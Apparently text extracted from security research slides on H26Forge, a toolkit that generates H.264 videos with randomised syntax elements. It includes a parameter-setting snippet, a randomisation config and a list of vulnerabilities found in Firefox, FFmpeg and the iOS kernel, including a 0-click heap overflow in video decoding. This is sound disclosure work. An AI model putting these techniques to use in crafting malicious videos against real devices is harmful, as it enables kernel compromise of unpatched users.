    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [ i for i in range(cpb_cnt_minus1+1) ]
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [ False ] * (cpb_cnt_minus1+1)
```

# H26Forge: Toolkit to manipulate H.264 Syntax Elements

30,000+ lines of  
Rust




3 years to develop




<https://github.com/h26forge/h26forge>


# H26Forge: Toolkit to manipulate H.264 Syntax Elements




# H26Forge: Toolkit to manipulate H.264 Syntax Elements



# H26Forge: Toolkit to manipulate H.264 Syntax Elements



# H26Forge: Toolkit to manipulate H.264 Syntax Elements



# Generate H.264 videos with randomized syntax elements

## E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
<b>cpb_cnt_minus1</b>	0   5	ue(v)
<b>bit_rate_scale</b>	0   5	u(4)
<b>cpb_size_scale</b>	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
<b>bit_rate_value_minus1</b> [ SchedSelIdx ]	0   5	ue(v)
<b>cpb_size_value_minus1</b> [ SchedSelIdx ]	0   5	ue(v)
<b>cbr_flag</b> [ SchedSelIdx ]	0   5	u(1)
}		
<b>initial_cpb_removal_delay_length_minus1</b>	0   5	u(5)
<b>cpb_removal_delay_length_minus1</b>	0   5	u(5)
<b>dpb_output_delay_length_minus1</b>	0   5	u(5)
<b>time_offset_length</b>	0   5	u(5)
}		





```
"random_hdr_range": {  
    "cpb_cnt_minus1": {  
        "min": 0,  
        "max": 255  
    },  
    "bit_rate_scale": {  
        "min": 0,  
        "max": 15  
    },  
    "cpb_size_scale": {  
        "min": 0,  
        "max": 15  
    },  
    "bit_rate_value_minus1": {  
        "min": 0,  
        "max": 4294967295  
    },  
    "cpb_size_value_minus1": {  
        "min": 0,  
        "max": 4294967295  
    },  
},  
{  
    "d": 1  
}
```

# Vulnerabilities discovered with H26Forge

- Found vulnerabilities in video players, kernel extensions, and hardware:
  - CVE-2022-3266: Firefox out-of-bounds Read
  - CVE-2022-32939: iOS kernel RCE
  - CVE-2022-42846: iOS kernel DoS (0-click)
  - CVE-2022-42850: iOS kernel LPE
  - CVE-2022-48434: FFmpeg use-after-free
  - Hardware information leak

Details in paper <https://wrv.github.io/h26forge.pdf>





# iOS Kernel Vulnerabilities



<https://media.tenor.com/RtQommnYlxEAAAAC/apple-glitch.gif>

# Tools to analyze iOS Decoder Vulnerabilities



CORELLIUM

H26FORGE

# Apple Mobile Hardware Video Decoder



## AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



## AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext



Found 3 parsing vulnerabilities in  
AppleD5500.kext

- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click)
- **CVE-2022-32939: Controlled write**




CVE-2022-22675: AppleAVD H.264  
vulnerability exploited in the wild!

Build upon existing RCA to get a  
heap overflow

# CVE-2022-32939: iOS Controlled write

- Heap overflow from a missing bounds check on emulation prevention byte (EPB) handling
- Found with H26Forge video generation
- **iOS Kernel controlled write vulnerability**
- Requires an information leak
- **Triggerable from video thumbnailing – 0-click attack surface**
- Patched in
  - iOS 15.7.1 and 16.1
